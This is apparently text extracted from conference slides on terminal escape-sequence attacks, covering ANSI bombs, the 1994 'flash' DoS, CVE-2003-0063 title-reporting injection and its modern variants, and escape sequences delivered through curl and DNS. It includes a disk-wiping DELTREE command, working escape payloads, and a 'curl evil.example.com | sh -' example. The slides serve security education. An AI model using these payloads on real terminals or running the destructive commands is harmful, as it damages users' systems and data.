Deleting c:\cdrom...  
Deleting c:\foo...  
  
C:\>
```

# ANSI Bombs



MS-DOS 6.22

C:\>DELTREE /Y C:\\*.\*  
Deleting c:\io.sys...  
Deleting c:\msdos.sys...  
Deleting c:\dos...  
Deleting c:\command.com...  
Deleting c:\wina20.386...  
Deleting c:\config.sys...  
Deleting c:\autoexec.bat...  
Deleting c:\cdrom...  
Deleting c:\foo...  
  
C:\>

# Unix in the 90s?

## flash.c

```
/* This little program is intended to quickly mess up a user's  
terminal by issuing a talk request to that person and sending  
vt100 escape characters that force the user to logout or kill  
his/her xterm in order to regain a sane view of the text.
```

If the user's message mode is set to off (mesg n) he/she will  
be unharmed.

This program is really nasty :-)

Usage: flash user@host

\*/

<http://phrack.org/issues/46/4.html> (1994)

# The evil strings

```
#define FIRST "\033c\033(0\033#8"
```

```
#define SECOND "\033[1;3r\033[J"
```


```
#define THIRD "\033[5m\033[?5h"
```

# An aside on the many ways to represent Escape

## ASCII character number 27

- “\e” – “C-strings”
- ^[ – Unix, e.g.: cat -v, vis, manually typing it via Ctrl-V, Esc
- “\033” – Octal
- “\u001b” – in JSON
- “\x1B” – Or just 0x1B if you’re staring at hexdumps...
- “\27”

# Digital VT520



VT520



```
cat flash.sh
# This simulates the effect of receiving "flash", a 1994 terminal DoS attack.
while :; do
    printf "\033c\033(B\033=8"
    sleep 0.1
    printf "\033[1;3r\033[J"
    sleep 0.1
    prin.
```

01(02-012) - Point-to-Point

1

digital

VT520

```
cat flash.sh
# This simulates the effect of receiving "flash", a 1994 terminal DoS attack.
while :; do
    printf "\033c\033(B\033=8"
    sleep 0.1
    printf "\033[1;3r\033[J"
    sleep 0.1
    prin.
```

01(02-012) - Point-to-Point

1

digital

VT520

# 2003

## H D Moore

- Among the first published research
- Multiple “CVEs”

Terminal Emulator Security Issues

marc.info/?l=bugtraq&m=104612710031920&w=2

[prev in list] [next in list] [prev in thread] [next in thread]

List: [bugtraq](#)  
Subject: [Terminal Emulator Security Issues](#)  
From: [H D Moore <termulation \(\) digitaloffense ! net>](#)  
Date: [2003-02-24 21:02:52](#)  
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# Window Title Reporting

CVE-2003-0063

```
printf "\e]0;title\a"
```

# Window Title Reporting


CVE-2003-0063


```
printf "\e]0;calc.exe\aa"
```

# Window Title Reporting

CVE-2003-0063


```
printf "\e]0;calc.exe\ae[21t"
```





# Vulnerabilities repeating themselves

- Variants of xterm CVE-2003-0063 (title reporting):
  - ConEmu: CVE-2022-46387
  - SwiftTerm: CVE-2022-23465
  - WezTerm: (no CVE)



SwiftTerm

"/\e]0;/rcalc.exe/r/a/e[21t"

# Alternative delivery methods

“curl it”

```
$ curl evil.example.com
```

```
#!/bin/sh
```

```
echo I am good
```

```
$ curl evil.example.com | sh -
```

```
I am evil
```

```
$ curl evil.example.com | cat -v
```

```
#!/bin/sh
```

```
echo I am evil #^H^H^H^H^Hgood
```

# **cat -v considered good**

**..a modern riff on “cat -v” considered harmful**

- Anything that can write raw text to your terminal is potentially harmful
- Pipe it to “cat -v” or less if unsure
- ...more later

# Alternative delivery methods

“It’s always DNS”

# Alternative delivery methods

“It’s always DNS”

```
$ host test-starwars
test-starwars.lab is an alias for
\"\\027[3\\;20\\;7\\;7\\;7,~\\027[3\\;15\\;3,~\\027[3\\;5\\;10,~\\027[3\\;20\\
;7,~\\027[3\\;15\\;3,~\".lab.
\"\\027[3\\;20\\;7\\;7\\;7,~\\027[3\\;15\\;3,~\\027[3\\;5\\;10,~\\027[3\\;20\\
;7,~\\027[3\\;15\\;3,~\".lab has address 192.0.2.1
```

```
$ ping test-starwars
ping: test-starwars: Name or service not known
```

```
$ docker run -it alpine
/ # ping test-starwars
PING test-starwars (192.0.2.1): 56 data bytes
64 bytes from 192.0.2.1: seq=0 ttl=62 time=0.917 ms
```

# Introducing...

# Music over DNS

The screenshot shows a GitHub repository page for `microsoft / terminal`. The repository is public, as indicated by the button. The navigation bar includes links for Code, Issues (1.5k), Pull requests (62), Discussions, Actions, Projects (9), Wiki, Security, and Insights.

The main content is an issue titled "Add support for the DECPS escape sequence #8687". The status is "Closed". It was opened by `j4james` on Jan 1, 2021, with 40 comments and fixed by `#13208`.

A comment from `j4james` is highlighted, stating:

**Description of the new feature/enhancement**

The `DECPS` (*Play Sound*) escape sequence was first introduced on the DEC VT520 terminals, and provides applications with a way to play a sequence of musical notes. The supported functionality is fairly rudimentary, but it's good enough for generating basic sound effects in games, making your build scripts play a little jingle when they complete successfully, or having your login MOTD wish you a happy birthday every year.

```
PS C:\Users\dgl> nslookup
```



